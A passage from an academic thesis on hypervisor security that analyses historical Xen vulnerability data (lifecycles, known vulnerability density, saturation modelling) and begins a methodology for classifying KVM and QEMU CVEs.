Realistic injection mechanisms can be automated (**RQ2**). However, achieving this goal requires a deeper exploration of the interplay between the runtime environment and the hypervisor. By understanding how the system-level interactions influence hypervisor behavior, we can better detect the robustness impacts caused by malformed inputs. A holistic approach integrating insights from the overall system rather than relying solely on isolated hypercall mutations may offer a more effective means of identifying and mitigating robustness weaknesses in hypervisor security.

In this study's target environment, accurately detecting failures requires a holistic view that can correlate evidence from multiple sources to identify faults effectively. Failure detectors must be operation-aware, as there is no unified or standardized way to retrieve exit statuses across hypercalls. For example, some operations always return zero, others rely on specific register values, and some use multiple return contexts, such as status codes combined with register contents. Additionally, specific hyper calls can destroy or reboot guest machines, and these operations must be carefully managed or excluded during testing to avoid disrupting the environment. Finally, the hypercall interface blends hardware-level operations (e.g., direct memory access and interrupts) and software-level abstractions (e.g., I/O multiplexing), requiring distinct handling strategies to ensure accurate failure detection. These observations highlight the key requirements for effective failure detection mechanisms in virtualized environments, thus addressing **RQ3**.

Concerning **RQ4**, we observed that traditional failure mode classifications com-

monly used in the literature are not well-suited to virtualized environments. The multi-perspective nature of failures, where different stakeholders (e.g., tenants, system administrators, hypervisors) may be affected in other ways, makes applying existing models consistently or meaningfully to our test results challenging. Failures can occur at multiple layers of the virtualization stack, each with varying degrees of visibility and impact. Furthermore, complex trust relationships between components complicate assessing who is affected by a particular failure and to what extent. These characteristics call for more nuanced and context-aware failure models explicitly tailored to the virtualization domain.

Throughout the campaign, we also reflected on the dual nature of virtualization, which bridges both software and hardware layers. Robustness testing in such environments must account for this distinction. On one side, there are software-based interfaces, such as hypercalls in paravirtualized guests, which involve controlled communication between the guest operating system and the hypervisor. Failures in these cases often manifest as unexpected return values, guest crashes, or silent failures. Conversely, hardware-assisted virtualization mechanisms (e.g., Intel VT-x or AMD-V extensions) enable direct interactions with physical resources, introducing failure modes that may bypass typical software-level checks. These different categories require separate testing strategies and distinct failure detection mechanisms to assess robustness accurately.

Above, we focused on the boundary between guest OS and the hypervisor. We exposed a key challenge: existing methods fail to account for more sophisticated fault-injection techniques and context-aware failure detection mechanisms. Given the limited results from the robustness testing study, enhancing hypervisor security requires additional perspectives. Consequently, in the next section, we expand our approach by incorporating an analysis of historical vulnerability data. By doing so, we complement robustness insights with empirical vulnerability analyses, exploring a proxy estimation for hypervisor trustworthiness and supporting more informed system adoption decisions.

4.2 Vulnerability Analysis as Trustworthiness Evidence

As organizations increasingly adopt cloud services, including those previously hesitant [Donnelly, 2020], the hypervisor has emerged as a critical target for security threats. A compromise at this layer can cascade across the cloud infrastructure, undermining data integrity, confidentiality, and availability. Despite the hypervisor's central role, stakeholders lack reliable metrics to assess its security posture. This gap complicates risk management, leaving users to rely on indirect risk estimates without clear guidance for comparing alternatives. Developing empirical approaches to improve confidence in system selection is therefore essential.

This section investigates whether vulnerability data can provide such evidence by indirectly indicating hypervisor trustworthiness. Specifically, the analysis ex-

plores whether security efforts during the development of a specific software version influence subsequent vulnerability discovery trends. Focusing on the Xen hypervisor, we use historical data to evaluate how proactive measures affect the frequency, severity, and timeline of disclosed vulnerabilities.

Existing work on vulnerability analysis provides a foundation for this investigation. Researchers have studied vulnerabilities using regression models, machine learning, statistical analyses, and reliability growth or vulnerability discovery models (VDMs) [Alhazmi et al., 2007; Ozment and Schechter, 2006; Yasasin et al., 2020]. For example, Alhazmi et al. [Alhazmi et al., 2007] proposed the Multi-Attribute Model (MAM), which captures vulnerability discovery trends over time as influenced by software adoption. Similarly, Ozment and Schechter [Ozment and Schechter, 2006] and Massacci et al. [Massacci et al., 2011] analyzed the birth-death cycles of vulnerabilities, identifying a significant proportion as foundational, i.e., originating from early versions and persisting over time. These findings suggest that legacy code contributes disproportionately to security risk and that common patching strategies may not fully mitigate long-standing issues.

In this study, we apply these insights to the Xen hypervisor, examining whether patterns in historical vulnerability data can reflect the effectiveness of prior security efforts and serve as qualitative indicators of trustworthiness. By doing so, we aim to lay the groundwork for a more evidence-based approach to hypervisor security assessment, enabling stakeholders to make more informed and justifiable decisions. Also, we introduce the concept of *trustworthiness evidence*; i.e., any observable artifact, data point, or process that supports confidence in a system's capacity to withstand security threats. While not an absolute metric, trustworthiness evidence is a proxy indicator that can inform decisions when comparing systems with similar functional attributes.

The guiding questions for this investigation are as follows:

RQ1: Can security development efforts during a specific version be reflected in the subsequent discovery of vulnerabilities?

RQ2: How can vulnerability data be used as evidence of system trustworthiness?

The organization of this section is as follows. *Section 4.2.1* describes the methodology for collecting and preprocessing historical vulnerability data related to the Xen hypervisor. Building on this dataset, *Section 4.2.2* evaluates whether vulnerability lifecycle patterns and known vulnerability density indicate system trustworthiness. Finally, *Section 4.2.3* discusses the implications of incorporating trustworthiness evidence into security evaluation processes.

4.2.1 Data Collection and Preprocessing

The dataset assembly's first step was defining the Xen versions to analyze. The study begins when Xen officially supported a Linux kernel (version 4.0) as the DOM0, the privileged VM that runs at the highest user level and has full hard-

ware access. We used this criterion, a significant milestone that facilitated the widespread adoption of the hypervisor, including by Amazon EC2 [ec2beta].

We then used the dataset and tools provided by a public vulnerability database project, VulinOSS [Gkortzis et al., 2018], as a starting point from which we started creating our Xen's dataset. We updated this database with the latest National Vulnerability Database (NVD) dataset version. We collected the NVD dataset and searched for all vulnerabilities related to the Xen Hypervisor, ensuring that we excluded those not affecting Xen, such as those related to the Linux Kernel, QEMU, hardware, etc. Our study's final number of **Xen vulnerabilities** is **254**.




Figure 4.4: Xen support lifecycle and its relation with our analysis

According to Xen's documentation, releases are scheduled roughly every four months, with full support for stable versions lasting 18 months, followed by an additional 18 months for security fixes (see Figure 4.4). To understand this process, it is especially essential to comprehend the impact of the development of new releases, where the security fixes happen, and which vulnerabilities refer to deprecated versions, among many other aspects.

We face the challenge of available data and its quality when dealing with security assessments. The work in [Massacci et al., 2011] shows that the number of trusted sources and their quality are significant threats to good quality research, even for popular software such as the Mozilla Firefox. Vulnerability reporting sometimes lacks a consistent approach. For example, Xen Security Advisory (XSA) 15 was initially assigned CVE-2012-3496. Although it was fixed and patched, the report's generic nature led to the creation of seven additional CVEs (CVE-2012-6030 to CVE-2012-6036) to more precisely address the issue.

To address this data problem, we studied the relationship between the XSAs and the CVEs to establish a link and not treat the same vulnerability differently. We discovered that not every XSA (24) has a CVE, some XSAs (25) have more than one related CVE, and two XSAs relate to the same CVE (XSA-149 and XSA-151 to CVE-2015-7969).

We then linked vulnerability data from public repositories to the Xen source code by associating CVEs and XSAs with corresponding commits. To achieve this, we

Table 4.6: Xen vulnerability birth-death data. Rows indicate the versions where the vulnerability was fixed, and columns indicate the versions where the vulnerability entered the codebase. The right part shows the percentage of the overall vulnerabilities that are **L**ocal, **I**nherited from previous versions, and **after-life** vulnerabilities (those that affect obsolete versions)

		The version in which it appear														**Vul. Breakdown** (%)			
		4.00	4.01	4.02	4.03	4.04	4.05	4.06	4.07	4.08	4.09	4.10	4.11	4.12	**Total**	%	I	L	AL
The version in which it was fixed	4.00	1													1	0.4	0.0	0.4	n/d
	4.01	13	4												17	6.7	5.1	1.6	n/d
	4.02	23	6	8											37	14.6	11.4	3.1	n/d
	4.03	9	5	9	1										24	9.4	9.1	0.4	3.5
	4.04	7	5	4	0	15									31	12.2	6.3	5.9	4.7
	4.05	5	2	2	2	1	2								14	5.5	4.7	0.8	2.8
	4.06	7	3	0	5	4	0	6							25	9.8	7.5	2.4	3.9
	4.07	2	0	0	0	2	4	0	7						15	5.9	3.1	2.8	0.8
	4.08	2	0	1	0	0	1	3	0	14					21	8.3	2.8	5.5	1.2
	4.09	0	0	0	0	1	3	1	0	0	18				23	9.1	2.0	7.1	1.6
	4.10	0	0	0	0	0	0	0	1	1	0	9			11	4.3	0.8	3.5	0.0
	4.11	1	1	0	0	0	0	0	0	1	1	0	16		20	7.9	1.6	6.3	0.8
	4.12	0	0	0	0	0	0	0	0	4	0	0	0	11	15	5.9	1.6	4.3	0.0
	Total	70	26	24	8	23	10	10	8	20	19	9	16	11	254	100.0	55.9	44.1	19.3
	%	27.6	10.2	9.4	3.1	9.1	3.9	3.9	3.1	7.9	7.5	3.5	6.3	4.3	100.0				

developed a solution that parses both the Xen Security Advisory (XSA) pages and the National Vulnerability Database (NVD) to establish relationships between CVEs and XSAs. The system then analyzes commit messages to identify *strong correlations* that indicate a direct fix or patch (e.g., explicit mentions such as “this is CVE/XSA", which is a very common pattern). Following that, it searches for *weaker correlations* that suggest any form of association with a CVE or XSA (e.g., patterns resembling CVE/XSA references). Finally, all collected data is organized on a per-CVE basis, and the results are manually validated to ensure accuracy.

Determining the exact lifespan of a vulnerability is nearly impossible, as vulnerabilities are rarely disclosed before a fix is available [Rescorla, 2005]. Ozment [Ozment and Schechter, 2006] tackles this challenge by analyzing source code to determine when a vulnerability was introduced (birth date) and when it was fixed (death date).

Databases such as NVD and CVE typically report the “reported date,” which often does not reflect the date the vulnerability was discovered. To address this limitation, we examined auxiliary metadata associated with each CVE entry (specifically, references to advisories, vendor bulletins, patches, and third-party security tools) to identify a timestamp corresponding to the release of a patch that fixes the vulnerability. This date was then used as a proxy for the approximate date of discovery. This estimation process effectively provides a date more closely related to when the vulnerability was “discovered”. We found differences as significant as 1610 days (CVE-2015-6815 published in 2020).

We used the earliest reference for the vulnerability death date between our estimated discovery date and the patch commit date. The birth date is the earliest affected version’s release date and is considered as presented in the release commits, not as described in the documentation.

4.2.2 Qualifying Trustworthiness from Vulnerability Data

Evaluating a system's security should be guided by principles that help mitigate the risks involved. In this section, we characterize Xen's vulnerability information using the data described in Section 4.2.1. We then discuss how to use the insights provided by the results as evidence of the system's trust and support the security characterization of Xen's distinct versions.

Vulnerability lifecycle analysis

Many factors influence a system's security. In Xen, as in other hypervisors, fault sources include hardware design flaws (e.g., CVE-2017-5715 and CVE-2017-5754), hardware specification errors (e.g., CVE-2019-19581 and CVE-2019-19582), and unresolved issues lacking fixes or workarounds (e.g., CVE-2014-5149). Understanding the lifecycle of known vulnerabilities highlights the effort maintainers invest in the system and can serve as an indicator of its trustworthiness. For this reason, a careful vulnerability lifecycle analysis is essential.

We can consider the number of versions it affects to measure the vulnerability lifespan. In Figure 4.5, we see the distribution of affected versions of Xen's vulnerabilities. Based on our data, we determine that a vulnerability affects, on average, two versions, but we also observe notable cases where a single vulnerability impacts 11 or 10 distinct versions (Figure 4.6).

Analyzing the birth-to-death period of vulnerabilities helps reveal how security-related efforts are distributed throughout the system's lifetime. Table 4.6 provides insight into this vulnerability lifecycle. Only a small fraction of vulnerabilities in Xen are classified as *foundational* (27.56%). This relatively low proportion may be due to either (i) higher quality in the foundational code, or (ii) substantial changes in the codebase across releases that replaced much of the original foundational code. Compared with previous work, our result aligns more closely with Firefox [Massacci et al., 2011] (31%) than with BSD [Ozment and Schechter, 2006] (62%).

In addition to the birth-death data, Table 4.6 shows the overall percentage of vul-




Figure 4.5: Vulnerabilities' life-span of studied Xen versions.

nerabilities by version and a detailed breakdown on the right. Vulnerabilities are classified as follows: *local* if they affect only the current version, *inherited* if introduced in a previous version, and *after-life* [Massacci et al., 2011] if they impact unsupported versions, even those no longer receiving security patches. The values for local and inherited are complementary, while after-life values represent a fraction of the overall percentage.

From a global perspective, the distribution of inherited and local vulnerabilities is statistically equal (55.9% vs. 44.1%). However, the early version tends to have a higher prevalence of inherited vulnerabilities than local vulnerabilities. This weak tendency changes after version 4.8.

The local classification may inflate the vulnerability count and requires careful evaluation. CVE-2012-3516 illustrates this issue: although it is associated with version 4.2, the vulnerability was fixed before the stable release and never posed a production threat. Such cases should either be excluded from the dataset or reclassified based on the assessment's focus. For instance, they may reflect the effectiveness of the software development process in identifying and eliminating security bugs during system testing. Ideally, local vulnerabilities should exclude these cases or categorize them separately.

It is noteworthy that 19.3% of the studied vulnerabilities are classified as after-life. This percentage is significant, given that hypervisors are core infrastructural systems and typically do not require frequent updates, leading to slower replacement cycles. Finally, we note in Table 4.6 that after version 4.6, the absolute number (and percentage) of inherited vulnerabilities decreases. This decline may indicate a positive effect of the enhanced secure development practices introduced around version 4.6, as referenced in Xen's development communications.

The results presented in this section represent a quantitative dimension of the system's historical security posture. While valuable, they are not sufficient in isolation and should be incorporated into a broader, multi-faceted security assessment framework.




Figure 4.6: Vulnerabilities that affect multiple Xen versions.

Table 4.7: Xen Versions code size, number of Vulnerabilities and its respective *Known* Vulnerability Density (V_{KD})

Ver.	KLoC	#V	V_{KD}	Version	KLoC	#V	V_{KD}
4.0	445	79	0.1773	4.7	449	29	0.0645
4.1	498	103	0.2065	4.8	455	32	0.0702
4.2	413	119	0.2877	4.9	469	33	0.0704
4.3	396	79	0.1991	4.10	480	19	0.0395
4.4	405	77	0.1897	4.11	488	27	0.0552
4.5	417	60	0.1438	4.12	498	17	0.0341
4.6	418	45	0.1075	4.13	480	1	0.0021

Vulnerability Density

In addition to the vulnerability lifecycle analysis, we can use the vulnerability density to indicate the success of system maintainers' efforts to produce secure code [Ozment and Schechter, 2006]. Vulnerability density (V_D) [Alhazmi et al., 2007; Ozment and Schechter, 2006] is the total number of the system's vulnerabilities over the system size (see Equation 4.2). According to [Alhazmi et al., 2007], V_D enables comparisons across system versions developed using the same process. Consequently, expecting a slight decrease in the V_D as the software evolves is reasonable. At the same time, determining the V_D is almost impossible since finding *all* vulnerabilities is not practical. We can measure the known vulnerability density (V_KD) at a specific moment.

As the system evolves, a lower value of V_{KD} is expected for three reasons: *i)* the earliest versions are the ones that have more codebase changes (statistically, there are more chances of security faults insertions), *ii)* the software/project maturity and stability tend to increase, and *iii)* the earliest versions have more testing time (either by a separate process or usage in production).

The data in Table 4.7 appears to reflect the impact of security and quality improvements introduced in version 4.6. When a new version is being developed, it typically builds upon the existing codebase, incorporating new features or fixing known bugs. As such, improvements in security practices during the development cycle of a given version may influence the number of vulnerabilities reported not only in that version but also in other ones. Based on this reasoning, we estimate that the security-focused development of version 4.6 had an effect on the V_{KD} metric (approximately 0.8) when comparing versions 4.5 and 4.7.

Using V_{KD} as evidence of trustworthiness in the context of security assessment should be considered a qualitative process. When evaluating more recent versions, one should expect vulnerability density values that align with a declining risk profile. This trend can help system administrators prioritize updates and allocate mitigation efforts and resources to higher-risk areas. Additionally, we recommend that users assess the evolution of a system's V_{KD} over time and be cautious with versions that do not exhibit a consistent decrease. Such stagnation or regression may indicate shortcomings in the security assurance processes applied during development.

$$y = \frac{B}{BCe^{-ABt} + 1} \quad (4.1) \qquad V_D = \frac{V}{S} \quad (4.2)$$




Figure 4.7: Three-Phases of the MAM vulnerability discovery process (Image from [Alhazmi et al., 2007])


Saturation Point

The final recommended analysis is to apply the *Malaya-Alhazmi Model* (MAM) [Alhazmi et al., 2007] to determine the phase of any software version within its three-phase framework (see Figure 4.7). MAM models the cumulative number of discovered vulnerabilities using a time-based logistic function. It relates the discovery time (t), the momentum from market acceptance (A), and the total number of vulnerabilities in the software (B), as expressed by Equation 4.1.

This model tries to capture the market adoption and use of the software (parameter A). Based on [Alhazmi et al., 2007], a logistic curve describes the vulnerability discovery process that can reflect three different systems' phases: (1) early adoption, (2) increase in popularity and acceptance, and finally, (3) popularity limit. According to the authors, in the third phase, the reward for exploring the vulnerabilities starts decreasing, achieving a saturation limit. That way, black hat vulnerability finders are likelier to shift their efforts to a newer software version.

Using the vulnerability data of Xen and using the non-linear least squares method (confidence level of 95% / alpha = 5%), we evaluated the model fitting for all versions in our study. We can see in Figure 4.8 and Figure 4.9 the distribution of the vulnerability and the fitting curve for the logistic and linear (as a control curve) models from different versions of Xen. For an older version (Figure 4.8a), the vulnerability discovery rate remains low due to obsolescence, which reduces the likelihood of discovering new vulnerabilities. At the same time, it comes with all costs related to deprecated software. The question is how the suitability of newer versions can be tested, considering the associated risks. We recommend avoiding new versions that have not yet reached the saturation phase. This determination relies on comparing the distribution of the vulnerability discovery process. Adoption should be postponed if the distribution appears more linear than the MAM prediction.

To illustrate this approach, we apply the method to the three most recent versions



(a) Old Version, saturated

(b) Better MAM Fit

Figure 4.8: Current momentum of Xen 4.4 and Xen 4.10 based on the MAM. =Data was fitted using the non-linear least squares method with a confidence level of 95% (alpha = 5%)


of Xen. Since version 4.13 was released less than a month before data collection, we assume it is in the first phase of the MAM and classify it as untrustworthy evidence. Version 4.12 (Figure 4.9b) shows a better MAM fit (P-value 0.991) than the Linear (P-value 0.012)) but can also be assumed a piece of untrustworthy evidence since it is clearly in the second phase of the MAM. Despite the significant fit for both models in the 4.11 version (Figure 4.9a), the Linear fit is more likely (P-value 0.990) than the MAM (P-value 0.621) what could also represent untrustworthy evidence. The opposite situation happens for the 4.10 version (Figure 4.8b), the MAM model is more likely (P-value 0.998) than the Linear (P-value 0.796), and this version represents trustworthy evidence for presenting a better trade-off when using this criterion.

The trustworthiness indicators extracted through lifecycle analysis, vulnerability density, and saturation modeling offer important but partial insights. The following section explores how these quantitative findings translate into practical implications for system adoption, risk mitigation, and security policy enforcement, thereby bridging empirical data with actionable evaluation criteria.

4.2.3 Implications of Trustworthiness Evidence

In the previous section, we provided examples of vulnerability evaluation methods that can serve as sources of trustworthiness evidence. A natural follow-up question is how to consolidate these pieces of evidence within a practical security assessment process.

One approach described in the literature is a two-phase security assessment process [Gonçalves, 2017; Neto and Vieira, 2011; Oliveira et al., 2020], in which trustworthiness evidence informs both the selection and qualification of candidate systems. In this context, the data derived from vulnerability analysis can support decision-making in two ways: (i) as a qualitative indicator aligned with specific security properties, or (ii) as a quantitative factor integrated into a multi-criteria decision-making (MCDM) model [Martinez et al., 2014].



(a) Better Linear Fit

(b) Not saturated

Figure 4.9: Current momentum of Xen 4.11 and Xen 4.12 based on the MAM.
Data fitted using non-linear least squares method with a confidence level of 95% (alpha = 5%)

Although some of the evidence presented here is inherently qualitative, there is potential for quantification. For example, the known vulnerability density (V_{KD}) can be normalized to facilitate inter-version comparison. Additionally, penalization strategies based on version age can be incorporated to adjust for exposure time and undiscovered vulnerabilities.

Despite their usefulness, such quantitative indicators must not be used in isolation. When interpreted without context, they may yield misleading conclusions. Instead, we advocate for integrating these signals into composite models that consider additional forms of evidence, such as robustness under fault injection, exploit reproducibility, and mitigation resilience.

This perspective is central to the methodology advanced in this thesis. The empirical trends derived here can support future system evaluation decisions. In particular, these indicators may help identify candidate versions for further experiments, guiding where to simulate security-critical conditions. For instance, versions that exhibit high V_{KD} or fail to conform to saturation curves may represent targets with latent vulnerabilities, while saturated or declining-density versions offer a reference baseline.

In summary, the historical analysis of Xen's vulnerability data provides both standalone insight and a foundation for structured, model-driven assessments. This groundwork directly supports the next stage of the thesis (Section 4.3), which examines how specific classes of vulnerabilities propagate through system layers and result in security violations.

4.3 Linking Vulnerabilities to Exploitable Consequences

Despite hypervisors' central role in enforcing isolation and resource control in virtualization infrastructures, the mechanisms by which their vulnerabilities are introduced, exploited, and affect system security remain underexplored. This gap limits the community's ability to reason about the origin and propagation of security failures in virtualized systems.

Here, we continue our exploration of virtualization security by tracing vulnerabilities from their root causes to their eventual impact on system integrity. We analyze 343 vulnerability entries from the Common Vulnerability and Exposures (CVE) [Mitre, 2021] database, specifically targeting KVM and QEMU, and augment this dataset with publicly available technical details [Gonçalves, 2021]. The aim is to characterize each vulnerability along a fault-to-impact chain, capturing the nature of the underlying fault, the system functionality it compromises, and the resulting security violation. This analysis highlights recurring patterns, such as the prevalence of improper memory management and the dominance of Denial of Service (DoS) as an observed outcome.

This section makes two contributions. First, we introduce a structured causal taxonomy of hypervisor vulnerabilities, enabling a deeper understanding of how different classes of faults translate into exploitable behavior. Second, we propose two directions to expand the applicability of this characterization: a methodology for generating security policies grounded in empirical data and a novel approach to evaluating hypervisor security using the causal profiles derived from known vulnerabilities.

The organization of this section is as follows. *Section 4.3.1* presents the scope of the characterization and the dataset structure. *Section 4.3.2* details the methodology used to classify vulnerabilities along the fault-functionality-violation chain. Finally, *Section 4.3.3* discusses limitations and outlines how this characterization supports security policy design and evaluation strategies for virtualized environments.

4.3.1 Vulnerability Classification Methodology

This section presents the methodology used to construct a structured and semantically enriched dataset of vulnerabilities affecting the KVM and QEMU hypervisors. The objective is to support systematic analysis of vulnerability trends, root causes, and security implications in virtualized systems. To achieve this, we defined a two-phase process: (i) *Data Preparation*, and (ii) *Vulnerability Characterization*.

The **Data Preparation** phase consolidates and enriches publicly available vulnerability information, primarily sourced from the CVE database [Mitre, 2021] and the NVD repository [NIST, 2021]. This includes querying and filtering relevant entries, extracting structured metadata, and augmenting each entry with additional references such as vendor advisories and version control system (VCS) patches.

The **Vulnerability Characterization** phase builds upon the enriched dataset to conduct a manual, semantic classification of each vulnerability. This classification focuses on identifying the software fault (*cause*), the emergent or unintended behavior it enables (*abusive functionality*), and the resulting impact on system (*security violation*). These dimensions will later support the construction of intrusion models (see Chapters 5 and 6).

An overview of the methodology is depicted in Figure 4.10, which outlines the complete process across both phases. The steps illustrated are described in detail in the remainder of this section.




Figure 4.10: Overview of the vulnerability characterization process.

Phase A — Data Preparation

The goal of this phase is to construct a consistent and enriched dataset of vulnerabilities related to the KVM and QEMU hypervisors. This process transforms unstructured CVE records into a curated set of entries enriched with contextual metadata and patch references, enabling subsequent manual characterization.

- **CVE Acquisition and Filtering:** We began by querying the National Vulnerability Database (NVD) [NIST, 2021] database for CVE entries that reference either the KVM or QEMU hypervisors. We downloaded all historical CVE data available up to July 2020 and developed custom Python scripts to parse and analyze the fields within each entry. Filtering on the presence of the tokens `KVM` or `QEMU` yielded an initial set of **524** candidate CVEs.

  From this initial set, we removed entries that did not directly pertain to the hypervisors themselves, for instance, issues that referenced KVM or QEMU but were in fact attributable to the Linux kernel or external libraries. After this filtering step, we retained **343** CVEs that represented genuine vulnerabilities in KVM/QEMU.

- **Metadata Enrichment:** We collected all additional references found within each CVE record, including links to vendor advisories, upstream bug reports, public mailing lists, and security blogs. These references were automatically associated with their corresponding CVEs in our dataset.

- **Patch Reference Linking:** When available, we extracted links to the version control system (VCS) commits corresponding to patches that addressed each vulnerability. These links provided valuable insights into the specific code changes made to mitigate the issue, supporting the later analysis of fault types and affected components.

The resulting dataset from Phase A consists of 343 curated vulnerabilities, each augmented with structured metadata and contextual references. This dataset forms the input to Phase B, where we perform a detailed semantic classification of each vulnerability.

Phase B — Vulnerability Characterization

